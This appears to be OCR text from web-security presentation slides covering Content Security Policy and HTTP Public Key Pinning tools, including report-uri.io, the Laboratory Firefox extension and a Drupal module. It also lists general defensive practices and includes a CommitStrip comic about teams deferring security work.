


Version	Download	Date
8.x-1.0-alpha2	tar.gz (23.97 KB) | zip (32.09 KB)	2016-Aug-10
7.x-1.9	tar.gz (22.37 KB) | zip (26.54 KB)	2014-May-05
6.x-1.7	tar.gz (21.58 KB) | zip (25.48 KB)	2013-Sep-18

Mozilla CSP Policy directives

https://developer.mozilla.org/en/docs/Web/Security/CSP/CSP_policy_directives

CSP Builders



WELCOME TO REPORT-URI.IO

CSP AND HPKP VIOLATION REPORTING


Create your free account and get started today

Content Security Policy

CSP allows a host to specify a whitelist of approved sources that a browser can load content from and is an effective countermeasure for XSS attacks. Read more.

HTTP Public Key Pinning

HPKP allows a host to specify a whitelist of cryptographic identities that a browser should trust going forwards and protects users from MiTM attacks using forged certificates. Read more.



April King @aprilmpls · Feb 24

Generating Content Security Policy (CSP) policies is hard, but Laboratory makes it so much easier: youtube.com/watch?v=scKTqj… (sneak preview)

Laboratory, a Firefox extension to generate CSP he...

Laboratory is an experimental Firefox extension that helps you generate a proper Content Security Policy (CSP) header for your website. Simply start recordin...

youtube.com

SO - WHAT DO WE DO ABOUT ALL THIS!

- Regularly review
- Audit attack surfaces
- Test defences
- Structured defences
- Avoid complacency
- Rebuild regularly
- Security Research
- Event monitoring

SO - WHAT DO WE DO ABOUT ALL THIS!

- Regularly review
- Audit attack surfaces
- Test defences
- Structured defences
- Avoid complacency
- Rebuild regularly
- Security Research
- Event monitoring

SECURITY: WE'LL TAKE CARE OF IT LATER

For the security we said we'd hire someone to...
Hold on, that's not the priority. Let's get the project started first, we'll see about that later...
Hey the project is nearly done, we should do a security audit to...
Too late man, we don't have the time or the budget for that
The site's been online for 10 days, and we haven't done any security testing, I'm nervous...
Don't worry, we'll take care of it later...
LATER...
DOWN! THE SITE IS DOWN! WE'VE BEEN HACKED!
How could you let this happen!?
CommitStrip.com